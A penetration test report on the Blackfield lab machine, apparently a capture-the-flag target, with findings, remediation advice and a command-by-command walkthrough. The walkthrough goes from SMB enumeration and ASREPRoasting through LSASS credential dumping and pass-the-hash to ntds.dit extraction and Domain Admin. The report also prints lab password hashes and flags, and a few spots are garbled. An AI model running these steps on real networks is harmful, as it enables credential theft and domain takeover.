

Penetration Assessment Report

Blackfield

Saturday July 8th, 2023

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1. Executive Summary

1.1 Assessment Summary

There is 1 target for this assessment. Access to the target's network segment is provided via an OpenVPN connection and the target itself is hosted as a VM. There are 3 objectives:

1. Find and access the flag stored in user.txt on a user's desktop.
2. Find and access the flag stored in root.txt on the Administrator's desktop.
3. Achieve Domain Admin privileges. Domain compromise will be demonstrated by retrieving the Administrators password hash and opening a shell on the domain controller (DC).

This final report will be provided at the end of the assessment. The final report will include discovered vulnerabilities, remediation recommendations, and a step by step walkthrough of the attacks performed during the assessment.

1.2 Summary of Findings

ID	Description	Severity
1	Information Disclosure - SMB Share Access with Null Session	Medium
2	Insufficient Access Control - ASREPROast Attack	Medium
3	Information Disclosure - Leaked Credentials via Memory Dump	High
4	Overprivileged Account - Domain Compromise	Critical

2. Technical Summary

2.1 Scope

- **Target 1:**
 - **IP:** 10.10.10.192
 - **Domain:** blackfield.local

2.2 CVSS v3 Severity Ratings

Severity	Base Score Range
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

2.3 Post Assessment Artifact Removal

No changes were made to the production environment during testing as the target was hosted as an isolated VM. Any changes made to the target were reverted upon completion of the assessment by resetting the target VM.

2.4 Findings

2.4.1 Information Disclosure - SMB Share Access with Null Session

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 4.3 - Medium

Description: The Profiles SMB share was discovered with directory names corresponding to employee usernames. This share allowed access with a Null session (guest account) instead of requiring a username and password. The directory names were used to create a list of valid employee usernames.

Impact: The list of employee usernames was used to conduct (and is a pre-requisite for) an ASREPRoasting attack. The outcome of this attack was initial access to the Active Directory (AD) domain.

While not performed as part of this assessment, a list of valid employee usernames can also be used for brute force attacks and password spraying. If successful, all 3 attacks can allow an attacker to gain initial access to the AD domain.

Remediation Guidance: SMB shares should require a valid username and password for access. This prevents attackers from accessing the contents of the share without valid credentials like with a null session. Additionally, if a username and password are required to access a share, logins and activity on that share are traceable to the owner of those credentials which increases auditability.

2.4.2 Insufficient Access Control - ASREPRoast Attack

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 6.5 - Medium

Description: 2 accounts were found with a setting that disables the requirement for Kerberos pre-authentication. This allows an attacker to request a piece of authentication information which contained a user's hashed password. The hashed password was cracked by comparing the password hash to generated hashes of known passwords from a wordlist.

Impact: The cracked password was used to perform further enumeration of the domain. Furthermore, the permissions on the associated account allowed the resetting of a password on a more privileged account (audit2020). This more privileged account was used to completely compromise the AD domain.

Remediation Guidance: The Kerberos `DONT_REQ_PREAUTH` setting shouldn't be enabled on an account unless it's absolutely necessary for the product or service to function properly. If this setting needs to be enabled, the password on the account should be sufficiently complex so that the resulting password hash can't be cracked in a practical amount of time.

2.4.3 Information Disclosure - Leaked Credentials via Memory Dump

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 7.4 - High

Description: An old account (audit2020) from a previous audit was found. The account credentials gained from the [ASREPRoast attack](#) allowed an attacker to reset the password for the audit2020 account, thus gaining control of the account. The audit2020 account had access to a SMB share named forensic. The forensic share had a memory dump of the Local Security Authority Subsystem Service (LSASS) process. This process holds Windows credentials in memory. During testing the attacker was able to download the contents of the forensic share including the memory dump.

Impact: The credentials in the LSASS memory dump were extracted after download. The extracted credentials included the NTLM password hash for the svc_backup account. This account is a member of the Backup Operators group and the permissions granted by membership in that group were later used to compromise the domain.

Remediation Guidance: If memory dumps of confidential processes like LSASS are needed and have to be transferred off the originating host, they should be encrypted and stored offline. Alternatively, the required process dump can be created on the host, investigated, and subsequently deleted without transferring the dump off of the originating host. Memory dumps frequently contain sensitive information and access to them should be restricted in accordance with the principle of least privilege.

2.4.4 Overprivileged Account - Domain Compromise

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 9.1 - Critical

Description: The password hash for the svc_backup operators group was obtained from a [memory dump on the forensic SMB share](#). The account was a member of the Backup Operators group. The privileges granted by this group allow an attacker to extract and exfiltrate critically sensitive information from an AD domain controller while it's running. Examples of such information include password hashes and other sensitive authentication secrets.

Impact: The NTLM password hashes for the Domain Administrator account and the other users of the domain were successfully exfiltrated. The Domain Administrator password hash was used to open a shell on the domain controller (DC) with administrator privileges. With control of the Domain Administrator account, an attacker can create additional accounts with full privileges, deploy malware (such as ransomware), and change any setting.

Remediation Guidance: All accounts should only have the minimum permissions required to perform their function in accordance with the principle of least privilege. If an account inherits dangerous permissions from group membership, additional security can be achieved by implementing mandatory multi-factor authentication for those accounts. Furthermore, exploitation this vulnerability can be mitigated by following the remediation advice for finding [2.4.3](#).

3. Attack Walkthrough

3.1 Scanning and Enumeration

1. Perform an initial port scan with Nmap: `sudo nmap -p- --min-rate=1500 -T4 10.10.10.192 -oN all_tcp_ports.nmap -Pn`

Nmap scan report for 10.10.10.192

Host is up (0.26s latency).

Not shown: 786 filtered tcp ports (no-response), 208 closed tcp ports (reset)

PORT	STATE	SERVICE
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
593/tcp	open	http-rpc-epmap
3268/tcp	open	globalcatLDAP

2. Perform service enumeration on the open ports with NMap: `sudo nmap -p 53,88,135,139,389,445,593,3268,5985 -T4 -sC -sV -O 10.10.10.192 -oN service_enumeration.nmap --script dns-service-discovery,dns-zone-transfer,msrpc-enum,rpcinfo,nbstat,smb-protocols,smb-os-discovery,smb-security-mode,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-vuln-ms07-029,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-vuln-ms10-061,smb-vuln-ms17-010 -Pn`

Nmap scan report for 10.10.10.192

Host is up (0.33s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2023-04-28
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	filtered	netbios-ssn	
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: BLA
445/tcp	open	microsoft-ds?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: BLA
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

Warning: OSScan results may be unreliable because we could not find at least 1 open

OS fingerprint not ideal because: Missing a closed TCP port so results incomplete

No OS matches for host

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb-protocols:
|   dialects:
|     202
|     210
|     300
|     302
|_    311
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes:
|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
```

3. Search for SMB shares without credentials: `smbmap -H 10.10.10.192`

```
$ smbmap -H 10.10.10.192
[+] IP: 10.10.10.192:445      Name: 10.10.10.192
```

4. Search for SMB shares with a null session: `smbmap -u null -H 10.10.10.192`

```
$ smbmap -u null -H 10.10.10.192
[+] Guest session      IP: 10.10.10.192:445      Name: 10.10.10.192
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
forensic	NO ACCESS	Forensic / Audit share.
IPC\$	READ ONLY	Remote IPC
NETLOGON	NO ACCESS	Logon server share
profiles\$	READ ONLY	
SYSVOL	NO ACCESS	Logon server share

3.2 Initial Access

1. Create a list of [usernames](#) from the directory names on the profiles\$ share: `smbclient`

```
-N \\\10.10.10.192\profiles$ -c ls | awk '{ print $1 }' > users.txt
```

2. Conduct an ASREPROast attack using the list of usernames: `impacket-GetNPUsers`

```
blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 -format hashcat -outputfile hashes.getnpusers | grep -v 'Client not found in Kerberos database'
```

```
$ impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 -format hashcat -outputfile hashes.getnpusers |
grep -v 'Client not found in Kerberos database'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

3. Crack the AS_REP hash using a wordlist: `hashcat -m 18200 hashes.getnpusers /usr/share/wordlists/rockyou.txt -o as_rep.hashcat`


```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$support@BLACKFIELD.LOCAL:a876a31df297 ... 034e83
Time.Started.....: Thu May 11 14:38:10 2023 (11 secs)
Time.Estimated...: Thu May 11 14:38:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1366.0 kH/s (3.40ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14336000/14344385 (99.94%)
Rejected.....: 0/14336000 (0.00%)
Restore.Point....: 14327808/14344385 (99.88%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $Cah$ → #!hrvert
Hardware.Mon.#1..: Util: 64%

```

4. Using the gathered credentials, enumerate the domain with bloodhound:

- ## 1. Gather AD information using the Python Bloodhound ingestor: bloodhound-python


```
-u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c  
all
```

[illegible]

2. Start neo4j: `sudo neo4j start`

- ### 3. Start bloodhound and import the data: bloodhound &

5. Navigate to the support user, mark them as owned, and check the user's first degree object control.



6. Use the support user to change the password on the audit2020 account:

1. Open an RPC shell on the DC: `rpcclient -U blackfield.local/support 10.10.10.192`
2. Change the password: `setuserinfo2 audit2020 23 hacker123!`

```
└─$ rpcclient -U blackfield.local/support 10.10.10.192
Password for [BLACKFIELD.LOCAL\support]:
rpcclient $> getdompwininfo
min_password_length: 7
password_properties: 0x00000001
                  DOMAIN_PASSWORD_COMPLEX
rpcclient $> setuserinfo2 audit2020 23 hacker123!
rpcclient $> exit
```

7. Scan SMB shares with the audit2020 user: `smbmap -u audit2020 -p 'hacker123!' -H 10.10.10.192`

```
└─$ smbmap -u audit2020 -p 'hacker123!' -H 10.10.10.192
[+] IP: 10.10.10.192:445      Name: 10.10.10.192
  Disk
  ----
  ADMIN$      NO ACCESS      Remote Admin
  C$          NO ACCESS      Default share
  forensic    READ ONLY      Forensic / Audit share.
  IPC$        READ ONLY      Remote IPC
  NETLOGON    READ ONLY      Logon server share
  profiles$   READ ONLY
  SYSVOL      READ ONLY      Logon server share
```

8. Download the files from the forensic share: `smbget -U audit2020 -R smb://10.10.10.192/forensic`

```

$ smbget -U audit2020 -R smb://10.10.10.192/forensic
Password for [audit2020] connecting to //10.10.10.192/forensic:
Using workgroup WORKGROUP, user audit2020
smb://10.10.10.192/forensic/commands_output/domain_admins.txt
smb://10.10.10.192/forensic/commands_output/domain_groups.txt
smb://10.10.10.192/forensic/commands_output/domain_users.txt
smb://10.10.10.192/forensic/commands_output/firewall_rules.txt
smb://10.10.10.192/forensic/commands_output/ipconfig.txt
smb://10.10.10.192/forensic/commands_output/netstat.txt
smb://10.10.10.192/forensic/commands_output/route.txt
smb://10.10.10.192/forensic/commands_output/systeminfo.txt
smb://10.10.10.192/forensic/commands_output/tasklist.txt
smb://10.10.10.192/forensic/memory_analysis/conhost.zip
smb://10.10.10.192/forensic/memory_analysis/ctfmon.zip
smb://10.10.10.192/forensic/memory_analysis/dfsrs.zip
smb://10.10.10.192/forensic/memory_analysis/dllhost.zip
smb://10.10.10.192/forensic/memory_analysis/ismserv.zip
smb://10.10.10.192/forensic/memory_analysis/lsass.zip

```

9. Navigate to the downloaded files and unzip the LSASS memory dump: `unzip lsass.zip`
10. Extract the **credentials** from the memory dump: `pypykatz lsa minidump lsass.DMP`
11. Use the extracted hash for the svc_backup account to get a shell: `evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d`
12. Retrieve flag from user.txt:

1. Change to the svc_backup user's desktop: `cd ../Desktop`
2. Print the user flag: type `user.txt` and `ipconfig`

```

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
3920bb317a0bef51027e2852be64b543
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::ece7:3a76:4ea3:eb91
    Link-local IPv6 Address . . . . . : fe80::ece7:3a76:4ea3:eb91%17
    IPv4 Address. . . . . : 10.10.10.192
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

```

3.3 Domain Privilege Escalation

1. Enumerate the first degree group membership for the svc_backup user in bloodhound.



2. Create shadow copy backup script: nano backup_script.txt

```
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

3. Upload the script to the target: upload backup_script.txt

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload backup_script.txt
Info: Uploading /mnt/hgfs/pen_testing/htb/tracks/ad_101/blackfield/backup_script.txt to C:\Users\svc_backup\Documents\backup_script.txt
Data: 252 bytes of 252 bytes copied
Info: Upload successful!
```

4. Create a shadow copy of drive C: diskshadow /s backup_script.txt

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow /s backup_script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC01, 5/17/2023 1:06:41 AM

→ set verbose on
→ set metadata C:\Windows\Temp\meta.cab
→ set context clientaccessible
→ set context persistent
→ begin backup
→ add volume C: alias cdrive
→ create
Excluding writer "Shadow Copy Optimization Writer", because all of its components have been excluded.
Component "\BCD\BCD" from writer "ASR Writer" is excluded from backup,
because it requires volume which is not in the shadow copy set.
The writer "ASR Writer" is now entirely excluded from the backup because the top-level
non selectable component "\BCD\BCD" is excluded.

* Including writer "Task Scheduler Writer":
  + Adding component: \TasksStore

* Including writer "VSS Metadata Store Writer":
  + Adding component: \WriterMetadataStore

* Including writer "Performance Counters Writer":
  + Adding component: \PerformanceCounters

* Including writer "System Writer":
  + Adding component: \System Files
  + Adding component: \Win32 Services Files

* Including writer "DFS Replication service writer":
  + Adding component: \SYSVOL\B0E5E5E5-367C-47BD-8D81-52FF1C8853A7-A711151C-FA0B-40DD-8BDB-780EF9825
004

* Including writer "NTDS":
  + Adding component: \C:\Windows_NTDS\ntds

* Including writer "COM+ REGDB Writer":
  + Adding component: \COM+ REGDB
```

5. Verify the shadow copy was created: dir e:

```
*Evil-WinRM* PS C:\temp> dir e:

Directory: E:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/26/2020    5:38 PM          PerfLogs
d-----          6/3/2020    9:47 AM          profiles
d-r-----        3/19/2020   11:08 AM        Program Files
d-----          2/1/2020   11:05 AM        Program Files (x86)
d-----          5/16/2023    9:35 AM          temp
d-r-----        2/23/2020    9:16 AM          Users
d-----          9/21/2020    4:29 PM        Windows
-a-----        2/28/2020    4:36 PM         447 notes.txt
```

6. Change to a writable directory: cd c:\temp

7. Extract the ntds.dit file from shadow copy: robocopy /b e:\Windows\ntds\ . ntds.dit

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd c:\temp
*Evil-WinRM* PS C:\temp> robocopy /b e:\Windows\ntds\ . ntds.dit
```

```
ROBOCOPY      ::      Robust File Copy for Windows

Started : Wednesday, May 17, 2023 1:12:26 AM
Source  : e:\Windows\ntds\
Dest    : C:\temp\

Files : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

New File      1      e:\Windows\ntds\
               18.0 m      ntds.dit
```

8. Extract the system registry hive: `reg save hklm\system c:\temp\system`

```
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system
The operation completed successfully.
```

9. Exfiltrate the ntds.dit file: `download ntds.dit exfiltrated_data/ntds.dit`

10. Exfiltrate the system registry hive: `download system exfiltrated_data/system`

```
*Evil-WinRM* PS C:\temp> download ntds.dit exfiltrated_data/ntds.dit
Info: Downloading C:\temp\ntds.dit to exfiltrated_data/ntds.dit
Info: Download successful!
*Evil-WinRM* PS C:\temp> download system exfiltrated_data/system
Info: Downloading C:\temp\system to exfiltrated_data/system
Info: Download successful!
```

11. Dump the [NTLM hashes](#) from the ntds.dit file: `impacket-secretsdump -ntds ntds.dit -system system LOCAL -just-dc-ntlm > ntds_hashes.secretsdump`

12. Open a shell on the DC as administrator: `evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee`

13. Retrieve the root.txt flag:

1. Change to the Administrator's desktop: `cd ../Desktop`
2. Print the root flag: type `root.txt` and `ipconfig`

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
```

```
4375a629c7c67c8e29db269060c955cb
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0 2:
```

```
    Connection-specific DNS Suffix  . : htb
```

```
    IPv6 Address. . . . . : dead:beef::ece7:3a76:4ea3:eb91
```

```
    Link-local IPv6 Address . . . . . : fe80::ece7:3a76:4ea3:eb91%17
```

```
    IPv4 Address. . . . . : 10.10.10.192
```

```
    Subnet Mask . . . . . : 255.255.255.0
```

```
    Default Gateway . . . . . : 10.10.10.2
```

4. Appendix

4.1 Users List

AAlleni
ABarteski
ABekesz
ABenzies
ABiemiller
AChampken
ACheretei
ACsonaki
AHigchens
AJaquemai
AKlado
AKoffenburger
AKollolli
AKruppe
AKubale
ALamerz
AMaceldon
AMasalunga
ANavay
ANesterova
ANeusse
AOkleshen
APustulka
ARotella
ASanwardeker
AShadaia
ASischo
ASpruce
ATakach
ATaueg
ATwardowski
audit2020
AWangenheim
AWorsey
AZigmunt
BBakajza

BBeloucif
BCarmitcheal
BConsultant
BErdossy
BGeminski
BLostal
BMannise
BNovrotsky
BRigiero
BSamkoses
BZandonella
CAcherman
CAkbari
CAlldhowaihi
CArgyropolous
CDufasne
CGronk
Chiucarello
Chiuccariello
CHoytal
CKijauskas
CKolbo
CMakutenas
CMorcillo
CSchandall
CSelters
CTolmie
DCecere
DChintalapalli
DCwilich
DGarbatiuc
DKemesies
DMatuka
DMedeme
DMeherek
DMetych
DPaskalev
DPriporov
DRusanovskaya
DVellela
DVogleson
DZwinak

EBoley
EEulau
EFeatherling
EFrixione
EJenorik
EKmilanovic
ElKatkowsky
EmaCaratenuto
EPalislamovic
EPryar
ESachhitello
ESariotti
ETurgano
EWojtila
FAlirezai
FBaldwind
FBroj
FDeblaquire
FDegeorgio
FianLaginja
FLasokowski
FPflum
FReffey
GaBelithe
Gareld
GBatowski
GForshalger
GGomane
GHisek
GMaroufkhani
GMerewether
GQuinniey
GRoswurm
GWiegard
HBlaziewske
HColantino
HConforto
HCunnally
HGougen
HKostova
IChristijr
IKoledo

IKotecky
ISantosi
JAngvall
JBehmoiras
JDanten
JDjouka
JKondziola
JLeytushsenior
JLuthner
JMoorehendrickson
JPistachio
JScima
JSebaali
JShoenherr
JShuselvt
KAmavisca
KAtolikian
KBrokinn
KCockeril
KColtart
KCyster
KDorney
KKoesno
KLangfur
KMahalik
KMasloch
KMibach
KParvankova
KPregcolato
KRasmor
KShievitz
KSojdelius
KTambourgi
KVlahopoulos
KZyballa
LBajewsky
LBaligand
LBarhamand
LBirer
LBobelis
LChippel
LChoffin

LCominelli
LDruge
LEzepek
LHyungkim
LKarabag
LKirousis
LKnade
LKrioua
LLefebvre
LLoeradeavilez
LMichoud
LTindall
LYturbe
MArcynski
MAthilakshmi
MAttravanam
MBrambini
MHatziantoniou
MHoerauf
MKermarrec
MKillberg
MLapesh
MMakhsous
MMerezio
MNaciri
MShanmugarajah
MSichkar
MTemko
MTipirneni
MTonuri
MVanarsdel
NBellibas
NDikoka
NGenevro
NGoddanti
NMrdirk
NPulido
NRonges
NSchepkie
NVanpraet
OBelghazi
OBushey

OHardybala
OLunas
ORbabka
PBourrat
PBozzelle
PBranti
PCapperella
PCurtz
PDoreste
PGegnas
PMasulla
PMendlinger
PParakat
PProvencer
PTesik
PVinkovich
PVirding
PWeinkaus
RBaliukonis
RBochare
RKrnjaic
RNemnich
RPoretsky
RStuehringer
RSzewczuga
RVallandas
RWeatherl
RWissor
SAbdulagatov
SAjowi
SAlguwaihes
SBonaparte
SBouzane
SChatin
SDellabitta
SDhodapkar
SEulert
SFadrigalan
SGolds
SGrifasi
SGtlinas
SHauht

SHederian
SHelregel
SKrulig
SLewrie
SMaskil
Smocker
SMoyta
SRaustiala
SReppond
SSicliano
SSilex
SSolsbak
STousignaut
support
svc_backup
SWhyte
SWynigear
TAlwaysheh
TBadenbach
TCaffo
TCassalom
TEiselt
TFerencdo
TGaleazza
TKauten
TKnupke
TLintlop
TMusselli
TOust
TSlupka
TStausland
TZumpella
UCrofskey
UMarylebone
UPyrke
VBublavy
VButziger
VFuscca
VLitschauer
VMamchuk
VMarija
Volaosun

VPapalouca
WSaldat
WVerzhbytska
WZelazny
XBemelen
XDadant
XDebes
XKonegni
XRykiel
YBleasdale
YHuftalin
YKivlen
YKozlicki
YNyirenda
YPredestin
YSeturino
YSkoropada
YVonebers
YZarpentine
ZAlatti
ZKrenselewski
ZMalaab
ZMiick
ZScozzari
ZTimofeeff
ZWausik

4.2 LSASS Process Dump Credentials

```
FILE: ===== lsass.DMP =====  
== LogonSession ==  
authentication_id 406458 (633ba)  
session_id 2  
username svc_backup  
domainname BLACKFIELD  
logon_server DC01  
logon_time 2020-02-23T18:00:03.423728+00:00  
sid S-1-5-21-4194615774-2175524697-3563712290-1413  
luid 406458  
  == MSV ==  
    Username: svc_backup
```

```
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef621
== WDIGEST [633ba]==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL
== WDIGEST [633ba]==
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
== MSV ==
    Username: DC01$
    Domain: BLACKFIELD
    LM: NA
    NT: b624dc83a27cc29da11d9bf25efea796
    SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
    DPAPI: NA
== WDIGEST [5950b]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: DC01$
```



```

    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
    password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
== WDIGEST [5950b]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)

== LogonSession ==
authentication_id 365493 (593b5)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.200147+00:00
sid S-1-5-96-0-2
luid 365493
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
        DPAPI: NA
    == WDIGEST [593b5]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$Do00F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWwx7J-N$
        password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
    == WDIGEST [593b5]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)

== LogonSession ==

```

```
authentication_id 257142 (3ec76)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:59:13.318909+00:00
sid S-1-5-18
luid 257142
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.LOCAL

== LogonSession ==
authentication_id 153705 (25869)
session_id 1
username Administrator
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T17:59:04.506080+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-500
luid 153705
    == MSV ==
        Username: Administrator
        Domain: BLACKFIELD
        LM: NA
        NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
        SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
        DPAPI: 240339f898b6ac4ce3f34702e4a89550
    == WDIGEST [25869]==
        username Administrator
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: Administrator
        Domain: BLACKFIELD.LOCAL
    == WDIGEST [25869]==
        username Administrator
        domainname BLACKFIELD
        password None
        password (hex)
    == DPAPI [25869]==
```

luid 153705
key_guid d1f69692-cfdc-4a80-959e-bab79c9c327e
masterkey 769c45bf7ceb3c0e28fb78f2e355f7072873930b3c1d3aef0e04ecbb3eaf16aa
sha1_masterkey d04452f8459a46460939ced67b971bcf27cb2fb9

== LogonSession ==

authentication_id 137110 (21796)
session_id 0
username DC01\$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:27.068590+00:00
sid S-1-5-18
luid 137110

== Kerberos ==

Username: DC01\$
Domain: BLACKFIELD.LOCAL

== LogonSession ==

authentication_id 134695 (20e27)
session_id 0
username DC01\$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:26.678019+00:00
sid S-1-5-18
luid 134695

== Kerberos ==

Username: DC01\$
Domain: BLACKFIELD.LOCAL

== LogonSession ==

